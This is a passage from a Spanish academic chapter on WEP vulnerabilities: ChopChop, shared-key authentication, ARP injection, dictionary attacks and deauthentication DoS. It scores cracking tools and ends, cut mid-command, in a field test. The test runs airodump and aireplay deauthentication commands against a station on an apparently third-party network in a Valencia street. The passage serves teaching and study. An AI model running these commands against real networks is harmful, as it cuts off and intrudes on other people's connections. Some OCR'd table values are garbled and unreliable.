


Figura 5.4: Proceso de fragmentación 3

ChopChop

En Noviembre de 2004 un Hacker que se hace llamar "KoreK" presenta en la página oficial de Netstumbler la implementación de un nuevo ataque basado en los trabajos de Arbaugh. Esta nueva técnica basada en inducción permite descifrar un paquete de datos WEP sin ser conocedor de la clave de cifrado, obteniendo como resultado no solo el paquete en claro sino también la cadena de cifrado, permitiendo a un atacante forjar un paquete cualquiera para ser inyectado en el medio.

KoreK aprovechando las debilidades comentadas ya del algoritmo de integridad ICV, se percató de que si se eliminaba un byte de una trama encriptada mediante WEP es posible crear un nuevo mensaje válido aplicando una modificación relacionada directamente con el byte sin encriptar. Técnicamente a este tipo de ataques se les llama ataque Inverso Arbaugh ya que están basados en sus investigaciones. Como en otros métodos inductivos comentados anteriormente, KoreK hace uso de la metodología de prueba y error para predecir el valor correcto de la trama desencriptada. Así pues lo que intenta determinar es con que valor el ICV es validado correctamente, probando con diferentes valores del byte a predecir directamente relacionados con el byte en claro. De esta manera se utiliza el ICV y el AP como una especie

de oráculo que contestará afirmativamente o negativamente cuando se le remitan tramas de longitud M-1 donde M es el tamaño en bytes de la trama encriptada capturada. A continuación explicaremos su funcionamiento.

En primera estancia como se ha comentado se procede a capturar un paquete M y eliminarle el último byte de datos convirtiendo la trama resultante en un datagrama no válido M-1, para el punto de acceso. Dado que no es conocido el valor del byte en texto plano se procede a realizar una estimación, afortunadamente dicha estimación tan solo puede tomar 256 valores diferentes, ya que estamos intentado determinar 1 byte. Así pues en primera instancia se asume que el valor del texto plano es 00 y se crea una mascara de bits que permita convertir la trama no válida M-1 en una trama M-1 válida, aprovechando las debilidades del ICV comentadas. A continuación el paquete es inyectado en la red, observando si es reenviado o descartado. En el primer caso la estimación habrá sido correcta mientras que si la trama es desechada significa que la estimación no ha sido acertada. Asumiendo que un atacante puede estar monitorizando el medio es posible que pueda observar si la trama ha sido retransmitida. Como resultado puede obtener el texto plano del último byte del mensaje M-1 y de la cadena de cifrado mediante una operación XOR entre el byte desencriptado y el byte encriptado. Repitiendo el proceso para el resto de los bytes es posible determinar la cadena original completa.

5.1.1.3 ATAQUES DE AUTENTICACIÓN

El proceso de autenticación ya ha sido comentado en secciones anteriores así que no nos extenderemos en explicar su funcionamiento. Tan solo recordaremos que un punto de acceso puede funcionar con dos métodos de autenticación, autenticación abierta o autenticación por clave compartida. En el primer caso, el ataque carecería de sentido puesto que el AP nos permitiría autenticarnos sin ninguna restricción de acceso. En el segundo caso, el punto de acceso requerirá del conocimiento de una clave compartida para la asociación al medio. Para ello el AP lanzará un reto en texto plano a la estación que a solicitado la autenticación. Este paquete de datos puede ser capturado por una tercera estación atacante que escuche en el mismo canal. Una vez la estación lícita ha recibido el reto, procederá a encriptar

el texto plano mediante la clave compartida, enviando el paquete cifrado al punto de acceso. Este último comprobará el resultado, comparando la cadena cifrada remitida con el resultado de cifrar el mismo texto con su clave. En el momento en que el texto cifrado viaja por el medio el atacante puede capturar la respuesta encriptada, siendo conocedor, del texto plano y el texto cifrado. A continuación aplicando la operación XOR es posible calcular la keystream o clave de cifrado. El proceso completo se ilustra a continuación, la información resaltada en color rojo supone los dos datagramas que vulneran el protocolo de autenticación.




Figura 5.5: Autenticación por clave compartida

Una vez el atacante ha podido determinar una keystream válida, puede proceder a pedir autenticación al AP. El punto de acceso procederá de forma normal remitiendo un reto a la estación ilícita, dicho texto siempre tiene el mismo tamaño 128 bytes, así pues el atacante simplemente realizará la XOR del paquete recibido con la cadena de cifrado capturada. En este momento el punto de acceso validará el resultado del reto, asociando a la estación atacante a la red inalámbrica.

5.1.1.4 ATAQUES DE INYECCIÓN

Como hemos visto hasta ahora el protocolo de seguridad WEP presenta numerosas carencias de seguridad que ponen en entredicho su despliegue y utilización en medios donde se requiere una seguridad de alto nivel. La carencia de un diseño metódico y robusto llevan a este protocolo a aceptar tramas en la red que han sido manipuladas o simplemente inyectadas arbitrariamente por estaciones ilícitas. Como ya hemos comprobado anteriormente es posible que siendo conocedor de la cadena de cifrado o keystream un atacante pueda forjar su propio paquete y ser inyectado en la red sin ninguna oposición por parte del punto de acceso. Así pues un atacante puede mediante la operación XOR del keystream y los datos que quiere introducir en la red, es capaz de remitir tramas de un tamaño menor o igual a la MTU. Esta carencia es debida a que el protocolo no contempla ninguna medida de control ante la llegada de paquetes con IV's del mismo valor, así pues un atacante pude inyectar un datagrama con el mismo IV cuantas veces quiera en la red mientras que el proceso de descifrado de la trama sea correcto.

Pero, ¿para que nos podría servir esta vulnerabilidad?, pues bien, como hemos comentado en secciones anteriores, el ataque estadístico de tipo FSM necesita de una cantidad muy grande de tráfico en la red, del orden del millón de paquetes para que tenga éxito. Una estación que estuviera dentro de la cobertura del AP podría inyectar información en la red con la intención de generar gran cantidad tráfico, consiguiendo así numeroso IV's débiles. Recordemos que cuantos mas IV's consiga un atacante mayor facilidad tendrá para calcular la clave de cifrado.

Tras el estudio del tráfico de la red existe cierto tráfico que puede ser utilizado para ser reinyectado en la red produciendo un aumento de la actividad del medio. Este es el caso de los paquetes ARP, estos datagramas son utilizados para resolver direcciones IP dentro de una red local. Así pues cuando un host necesita comunicarse con otro de su misma subred, lanza una consulta ARP broadcast preguntando que dirección física MAC pertenece a la dirección IP a resolver. El host que responde a esa dirección lanza una respuesta unicast con su dirección física. En ese momento el solicitante incorpora a su tabla ARP dicha correspondencia.

Pues bien, el ataque de inyección consiste en capturar o forjar un paquete ARP válido para la subred, es decir que responda a una dirección IP perteneciente a la red, e inyectarlo sucesivas ves para producir gran cantidad de trafico en el medio. Para cada petición ARP transmitida al punto de acceso el AP reenviará la trama a la red generando para cada envío un nuevo IV.




Figura 5.6: Inyección de paquetes ARP

En la figura podemos apreciar el proceso de inyección de paquetes ARP con destino el AP y la consiguiente respuesta generando gran cantidad de IV's. Cabe destacar que existen herramientas que consiguen detectar patrones que coincidan con paquetes ARP en las tramas cifradas de la red, evitando incluso la operación de captura de la cadena de cifrado.

Los primeros antecedentes de una inyección en la red fueron realizados por Arbaugh, W., en 2001, posteriormente esta técnica ha sido explotada por casi todos los autores.

5.1.1.5 ATAQUES DE DICCIONARIO Y FUERZA BRUTA

Las carencias de seguridad en el diseño e implementación del protocolo de seguridad WEP desarrollado por el estándar 802.11 hacen que sea susceptible a ataques de fuerza bruta y diccionario. Un ataque de fuerza bruta supone probar reiteradamente el conjunto de palabras que forman el lenguaje manejado por el AP para implementar la definición de la clave compartida. Normalmente el alfabeto manejado por el punto de acceso suele ser caracteres alfanuméricos o caracteres hexadecimales. Por otra parte un ataque de diccionario supondría un subconjunto del anterior, es decir un ataque de fuerza bruta utilizando un subconjunto de las posibles palabras del lenguaje, normalmente este subconjunto esta formado por cadenas presentes en un diccionario y que suelen habitualmente ser utilizadas para definir la clave compartida. Cabe destacar el hecho de existen aplicaciones que utilizan alteraciones o modificaciones de dichas palabras aumentando el juego cadenas a probar.

Un atacante podría capturando un solo paquete de datos cifrado aplicar un ataque de este tipo con el objetivo de recuperar la clave de cifrado. Para recuperar dicha clave es necesario que el secreto compartido este presente en un diccionario o sea generado por fuerza bruta mediante reiteradas pruebas.

Anteriormente hemos especificado el procedimiento de cifrado utilizado por el protocolo WEP para transformar una trama en texto plano en una trama encriptada, por lo tanto no detallaremos el proceso en profundidad. Recordar simplemente que un datagrama cifrado ha sido originado mediante el resultado de la operación XOR entre la cadena de cifrado y el texto plano. La cadena de cifrado a su vez ha sido construida a partir de la aplicación del algoritmo RC4 a la clave de cifrado.

Una estación ilícita podría capturar un paquete de datos cifrado y usarlo para obtener la clave de cifrado. Así pues, para cada palabra del lenguaje a probar se encriptará haciendo uso del algoritmo RC4 y utilizando el IV de la cadena capturada (este va en claro) generando una cadena de cifrado de igual tamaño que el paquete encriptado. A continuación realizando la operación XOR es posible comprobar si los datos obtenidos pertenecen a una cadena valida. Repitiendo el proceso iterativamente es posible llegar a determinar la clave de cifrado si damos con la palabra del lenguaje correcta.

Cabe destacar que el éxito de este tipo de ataque dependerá del cifrado (64 bits o 128 bits) aplicado y de la pericia del usuario para establecer la clave de cifrado. En secciones posteriores analizaremos el comportamiento de este tipo de ataques.


5.1.1.6 ATAQUES DE DENEGACIÓN DE SERVICIO

Ataques de deautenticacción

El principal objetivo de un ataque de deautenticación es obligar a la estación asociada al AP que vuelva a ejecutar el procedimiento de autenticación y asociación. Este tipo de vulnerabilidad no esta relacionada directamente con el protocolo WEP, es decir no es una carencia de seguridad que haya sido aportada por la implementación de WEP, sino que es inherente al diseño e implementación del propio estándar 802.11.

El motivo por el cual se ha mencionado esta carencia de seguridad en esta sección es porque habitualmente este ataque precede a otros intentos de vulnerar a WEP. Como se ha comentado ya, los paquetes de gestión que maneja el estándar IEEE802.11 no son cifrados por el punto de acceso, esto permite que cualquier estación pueda construir paquetes de este tipo e inyectarlos al punto de acceso.

Uno de los paquetes de gestión que entrarían dentro de esta categoría son las tramas que anuncian que una estación quiere dejar de pertenecer al punto de acceso. Este tipo de paquetes son los llamados paquetes de deautenticación y conforman una notificación nunca una petición. Una de sus principales características es que pueden ser emitidos tanto por una estación como por el punto de acceso.



Type value b3 b2	Type description	Subtype value b7 b6 b5 b4	Subtype description
00	Management	0000	Association request
00	Management	0001	Association response
00	Management	0010	Reassociation request
00	Management	0011	Reassociation response
00	Management	0100	Probe request
00	Management	0101	Probe response
00	Management	0110–0111	Reserved
00	Management	1000	Beacon
00	Management	1001	Announcement traffic indication message (ATIM)
00	Management	1010	Disassociation
00	Management	1011	Authentication
00	Management	1100	Deauthentication

Figura 5.7: Trama de deautenticación

Como se muestra en la figura un atacante puede forjar un paquete de deautenticación y remitirlo al AP con la dirección MAC de la estación a deautenticar. Esta acción supone inherentemente una desasociación del punto de acceso impidiendo que la estación atacada pueda transmitir cualquier tipo de información por la red.

Si una estación ilícita repitiera este proceso reiteradamente contra una estación asociada al AP esta no podría establecer comunicación con la red inalámbrica puesto es imposible que pueda llegar a asociarse. Cabe destacar que esta descuido en el diseño del estándar 802.11 puede ser explotada masivamente, es decir es posible introducir como MAC a desasociar una dirección broadcast, imposibilitando la conexión de cualquier estación al punto de acceso.

5.1.2 ESTUDIO PRÁCTICO DE LA VULNERABILIDAD

Hasta el momento se ha revisado el conjunto de vulnerabilidades que afectan al protocolo de seguridad 802.11 WEP de una forma teórica, estableciendo las debilidades que serán puestas en práctica en el siguiente punto.

Para el estudio práctico ha sido necesario hacer uso de una serie de herramientas que nos ayudaran a implementar las debilidades mencionadas sobre las capturas de datos realizadas en el escenario de pruebas. De esta manera la presente sección establece el proceso llevado a cabo para realizar una vulneración del protocolo de seguridad WEP paso a paso. Estableciendo los siguientes aspectos:

- Escenario de pruebas: se ha identificado los puntos de acceso que serán vulnerados, para ello se ha establecido la localización de las pruebas así como detectado los APs.

- Herramientas utilizadas: tanto Hardware como Software, se ha procedido a realizar un análisis de las diferentes aplicaciones que han permitido llevar ala práctica los diferentes ataques, así como se ha establecido el material Hardware utilizado.

- Vulnerabilidades a explotar: en la sección teórica, se han establecido las posibles brechas de seguridad que presenta WEP. Concretamente se han levado a la practica las siguientes pruebas:
    - Demostración de ataques de DoS
    - Demostración práctica del Ataques ChopChop
    - Ejemplo de ataque de Diccionario
    - Implementación del ataque estadístico
    - Demostración de un ataque de fragmentación
    - Ataque de Inyección de tráfico en la red

En la red de Internet es posible encontrar numerosas utilidades que permiten acometer este estudio práctico y que conviene someterlas a un proceso de selección según diversos factores. Así pues a continuación se definirá el criterio de selección que se va ha seguir para la elección de las aplicaciones, el cual seguirá un modelo de pesos.

5.1.2.1 CRITERIO DE SELECCIÓN DE LAS HERRAMIENTAS

Clasificaremos las características de la herramienta según los criterios de la tabla siguiente. Para cada característica asignaremos un factor multiplicativo según su importancia. Esto nos permitirá ponderar según el parámetro que nos interese.

Característica	Factor multiplicativo	Comentarios
Documentación	1.3	Cantidad de documentación accesible.
Cumple su cometido	1.5	Si la herramienta realiza su cometido tras un test previo.
Velocidad	1.1	Velocidad de funcionamiento basada en test previos.
Facilidad de uso	1.1	Si presenta o no interfaces complicados.
Ámbito de distribución	1.1	Reconocimiento de la comunidad por dicha herramienta.

Tabla 5.1: Criterio de selección de herramientas

De esta manera realizaremos una valoración de cada una de las características mediante un sistema de pesos, es decir estableceremos una puntuación del 1 al 10 a cada una de las herramientas y a cada una de sus características. Dicho resultado será ponderado con el factor multiplicativo de la tabla estableciendo una peso final que nos orientará en la selección de la herramienta.

5.1.2.2 JUSTIFICACIÓN DE LA ELECCIÓN DE LAS HERRAMIENTAS

Existen numerosas aplicaciones que nos permiten llevar a la práctica los estudios realizados hasta el momento, en esta sección las presentaremos, siendo sometidas a los criterios de selección definidos.

Nombre : Suite Aircrack

Descripción : Herramienta de análisis de seguridad WEP y WPA, permite realizar numerosos ataques, desde DoS (Denegaciones de Servicio) a ataques inductivos o estadísticos. Permite recuperar la clave de cifrado. La suite Aircrack esta compuesta por una serie de herramientas como Aireplay para la inyección de tráfico, Airodump para la captura de tramas o Aircrack para la ruptura de la clave de cifrado mediante ataques estadísticos.

Total Peso : 53.8

Característica	Factor	Peso	Resultado
Documentación	1.3	9	11.7
Cumple su cometido	1.5	9	13.5
Velocidad	1.1	9	9.9
Facilidad de uso	1.1	8	8.8
Ámbito de distribución	1.1	9	9.9

Tabla 5.2: Suite Aircrack

Nombre : AirSnort

Descripción : Herramienta de análisis de seguridad WEP, que permite recuperar la clave de cifrado mediante la recolección de un número muy alto de paquetes, usando ataques estadísticos. Actualmente no presenta revisiones de versiones.

Total Peso : 28.3

Característica	Factor	Peso	Resultado
Documentación	1.3	5	6.5
Cumple su cometido	1.5	5	7.5
Velocidad	1.1	1	1.1
Facilidad de uso	1.1	7	7.7
Ámbito de distribución	1.1	5	5.5

Tabla 5.3: AirSnort

Nombre : WepAttack

Descripción : Herramienta de análisis de seguridad WEP, que permite recuperar la clave de cifrado mediante ataque de diccionario.

Total Peso : 19.8

Característica	Factor	Peso	Resultado
Documentación	1.3	1	1.3
Cumple su cometido	1.5	5	7.5
Velocidad	1.1	1	1.1
Facilidad de uso	1.1	7	7.7
Ámbito de distribución	1.1	2	2.2

Tabla 5.4: WepAttack

Nombre : WEPCrack

Descripción : Herramienta de análisis de seguridad WEP, que permite recuperar la clave de cifrado mediante ataque estadístico. Fue la primera implementación de ataques de tipo estadístico. Hoy en día esta en desuso.

Total Peso : 19.5

Característica	Factor	Peso	Resultado
Documentación	1.3	3	3,9
Cumple su cometido	1.5	5	3,5
Velocidad	1.1	2	2,2
Facilidad de uso	1.1	5	5,5
Ámbito de distribución	1.1	4	4,4

Tabla 5.5: WEPCrack

Nombre : WepLab

Descripción : Herramienta de análisis de seguridad WEP, que permite recuperar la clave de cifrado mediante ataque de diccionario, fuerza bruta o haciendo uso de métodos estadísticos .

Total Peso : 43.6

Característica	Factor	Peso	Resultado
Documentación	1.3	6	7,8
Cumple su cometido	1.5	7	10,5
Velocidad	1.1	7	7,7
Facilidad de uso	1.1	9	9,9
Ámbito de distribución	1.1	7	7,7

Tabla 5.6: WepLab

Nombre : Mdk3

Descripción : Herramienta de análisis de seguridad WEP, que permite realizar ataques de denegación de servicio tanto a WEP como a WPA .

Total Peso : 31.4

Característica	Factor	Peso	Resultado
Documentación	1.3	2	2,6
Cumple su cometido	1.5	6	9
Velocidad	1.1	6	6,6
Facilidad de uso	1.1	6	6,6
Ámbito de distribución	1.1	6	6,6

Tabla 5.7: Mdk3

Es conveniente resaltar el hecho de que las herramientas presentadas cumplen las funciones necesarias para llevar a la práctica los estudios teóricos presentados. Así pues es necesario seleccionar para cada debilidad presentada la herramienta adecuada. Con este objetivo se presenta la tabla siguiente, que define la elección de la aplicación teniendo en cuanta los resultados del análisis de pesos y la funcionalidad que se pretende utilizar.

Aplicación/ Ataque	Estadísticos	Inducción	DoS	Diccionario/ Fuerza bruta	Autenticación	Inyección
Aircrack (53.8)	X	X	X		X	X
AirSnort (28.3)	X					
WEPAtacck (19.8)				X		
WEPCrack (19.5)	X					
WepLab (43.6)	X			X		X
Mdk3 (31.4)			X			X

Tabla 5.8: Comparativa de herramientas

De la tabla anterior se extraen los siguientes resultados.

- Aplicación seleccionada para ataque estadístico fue Aircrack
- Aplicación seleccionada para ataques inductivos fue Aircrack
- Aplicación seleccionada para ataques de DoS fue Aircrack
- Aplicación seleccionada para ataques de Diccionario/ Fuerza Bruta fue WepLab
- Aplicación seleccionada para ataques de Inyección fue Aircrack
- Aplicación seleccionada para ataques de autenticación fue Aircrack

5.1.2.3 MAQUETA HARDWARE UTILIZADA PARA LA PRUEBA

Tras la selección de las herramientas software a utilizar para el test, es necesario establecer el conjunto de recursos hardware utilizados para la prueba técnica. La selección de la electrónica de red así como del computador es inmediata puesto que no es imprescindible para la prueba ningún elemento que requiera particularidades técnicas. De este modo podemos distinguir dos elementos hardware principalmente que a continuación se detallan.

- Ordenador Portátil NEC
    - Intel Centrino 1.5 Ghz
    - 512 Mb de memoria RAM
    - Sistema operativo Backtrack 3 (Live linux)
    - Slot PCMCIA
- Ordenador Portátil HP
    - AMD Turio 64 x2
    - 512 Mb de memoria RAM
    - Sistema operativo Backtrack 3 (Live linux)
- Tarjeta de red inalámbrica SMC WCBT-G
    - Velocidad de transmisión 108 Mbits
    - Slot PCMCIA
    - Chipset Atheros
    - Drivers Aterhos Madwifi cvs 2005-10-25
- Tarjeta inalámbrica Conceptronic 54G
    - Velocidad de transmisión 54 Mbits
    - Chipset RT2500
- Tarjeta inalámbrica Broadcom integrada
    - Velocidad de transmisión 54 Mbits

- Chipset Broadcom BCM94311MCG

- Tarjeta inalámbrica Intel centrino integrada
  - Velocidad de transmisión 54 Mbits
  - Chipset Centrino IPW2200

5.1.2.4 ESCENARIO

Tras la definición del material utilizado para la prueba, el escenario seleccionado para el test de vulnerabilidades fue una céntrica calle de la ciudad de Valencia elegida de forma aleatoria. La elección de la fecha y la hora del test influían en cuanto al tráfico existente en el medio. Así pues las diversas pruebas fueron escogidas entre una serie de días comprendidos de Lunes a Viernes y en un horario de oficina. Esto nos permitió obtener un mayor volumen de tráfico y actividad en las diferentes redes utilizadas para la prueba. A continuación se muestra la localización del escenario propuesto.

Figura 5.8: Localización del escenario

El resaltado de color indica la localización utilizada para las pruebas.

5.1.2.5 PRUEBA PRÁCTICA ATAQUE DE DENEGACIÓN DE SERVICIO/AUTENTICACIÓN.

- **Objetivo:** Conseguir que una estación asociada al punto de acceso deje de estarlo, produciendo una denegación de servicio en cuanto a la utilización de los recursos del AP.

- **Objetivo secundario:** Capturar la cadena de cifrado utilizada para la autenticación, en forma de archivo ".xor".

- **Herramientas:** Aircrack Suite (Aireplay ataque 0, denegación de servicio y Airodump para capturar los paquetes). Tarjeta inalámbrica Broadcom.

- **Víctima:** Estación con dirección "00:80:5A:34" asociada al AP con MAC "00:14:BF:BA" y ESSID 3com

- **Metodología:**

  1. Poner el interfaz inalámbrico en modo monitor, esto se realiza de forma automática al lanzar el Airodump.

  2. Detectar la estación objetivo en la lista mostrada por el Airodump

  3. Abrir otro terminal y lanzar la aplicación Aireplay en el modo de ataque 0

  4. Observar como la estación atacada deja de transmitir información, este resultado pude observarse en el Airodump.

En primer lugar destacar que por motivos de seguridad y privacidad han sido eliminados los dos últimos bytes de las direcciones MAC de las siguientes y posteriores capturas realizadas, así pues tan solo se mostrará los tres primeros bytes correspondientes al OUI[1] y el primer byte que identifica unívocamente a la tarjeta inalámbrica.

Localizar el objetivo

Recordemos que el objetivo del ataque de denegación de servicio que pretendemos demostrar consiste en impedir que el cliente que utiliza la red inalámbrica sea incapaz de establecer una comunicación continuada con el punto de acceso. De esta forma pondremos en funcionamiento la aplicación perteneciente a la Suite Aircrack Airodump, mediante las siguientes líneas.

```
airodump eth1 –channel 7 -w DoS.cap
```

1 OUI "Organizationally Universal Identifier" Identificador universal de la organización desarrolladora del hardware. Consiste en un identificador univoco de 24 bits.

Esta herramienta nos permite capturar todo el tráfico que circula por el medio de radiofrecuencia en un determinado canal (el 7 en este caso), utilizando la interfaz "eth1" y obteniendo como resultado un archivo de captura "Dos.cap".

A continuación la aplicación analizará todo el tráfico del canal escogido mostrando un resumen como el de la figura siguiente.




Figura 5.9: Resumen tráfico del canal

La parte superior de la figura muestra la fecha de la captura y el canal elegido, así como el tiempo que ha transcurrido desde la ejecución de la aplicación. A continuación se listan las direcciones MAC de los puntos de acceso encontrados con sus detalles asociados:

- PWR : Potencia de la señal.
- RXQ : Tasa transmisión/recepción.
- Beacons : Paquetes de anuncio capturados.
- #Data : Paquetes de datos capturados.
- #/s : Tasa de transmisión de paquetes.
- CH : Canal del AP (Obsérvese como el solapamiento de canales en 802.11

hace que se capture información de canales contiguos).

- MB : Velocidad del AP
- ENC : Encriptación utilizada.
- CIPHER : Cifrado utilizado.
- AUTH : Tipo de autenticación.
- ESSID : Nombre del conjunto de servicios.

En la parte inferior de la captura se listan el conjunto de estaciones asociadas a cada punto de acceso. En este caso la lista permanece vacía ya que la captura ha sido lanzada hace escasos segundos.

Pasados unos minutos la captura avanza mostrando los resultados de la siguiente figura.

```
CH  7 ][ Elapsed: 3 mins ][ 2007-12-22 16:00 ][ 148 bytes keystream: 00:14:BF:BA:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:F7:28:         0   0     1521      207    0   6  54. WEP  WEP         SMC
00:14:BF:BA:         0 100     2195      113    0   7  48  WEP  WEP    SKA  3com
00:02:CF:63:         0   0        7        0    0   9  54. WEP  WEP         WLAN_A3
00:13:10:7A:        -1   0        0       19    0   7  -1  WEP  WEP         <length:

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:14:BF:BA:       00:80:5A:34:         0   0- 0     0      587  y aYxnVBEPv.NA!li68B7
(not associated)   00:18:DE:A9:         0   0- 0    97        2  Jazztel Wireless
(not associated)   00:13:F7:08:         0   0- 0     0        3  WLAN_B0
(not associated)   00:02:6F:3F:         0   0- 0     0       12  WLAN_37
```

Figura 5.10: Resultados de la captura

Como comentamos anteriormente el objetivo es que la estación con dirección MAC "00:80:5A:34" asociada al punto de acceso "00:14:BF:BA" (ESSID 3com), deje de estarlo imposibilitando toda comunicación con la red. En la parte inferior de la captura observamos

como la estación víctima pasados 3 minutos ha transmitido 587 paquetes por el medio.

Lanzando el ataque

En este momento se dispone a realizar un envío masivo de paquetes de deautenticación por parte de la estación atacante mediante la herramienta Aireplay, consiguiendo que el cliente asociado deje de estarlo. Esta acción produce como consecuencia la desasociación completa del punto de acceso de la estación lícita. Para lanzar el ataque se ejecuta la sentencia de Aireplay siguiente:

```
aireplay -0 0 -a 00:14:BF:BA -c 00:80:5A:34 eth1
```

Donde aireplay es la llamada a la aplicación indicando como parámetros el tipo de ataque "-0", envío continuo de paquetes "0" y las direcciones MAC tanto del AP como del cliente a deutenticar. Por último "eth1" representa la interfaz seleccionada para la inyección de los paquetes. Así pues tras lanzar la denegación de servicio la aplicación Aireplay mostrará el siguiente resultado.

```
bt ~ # aireplay-ng -0 30 -c 00:80:5A:34:      -a 00:14:BF:BA:      eth1
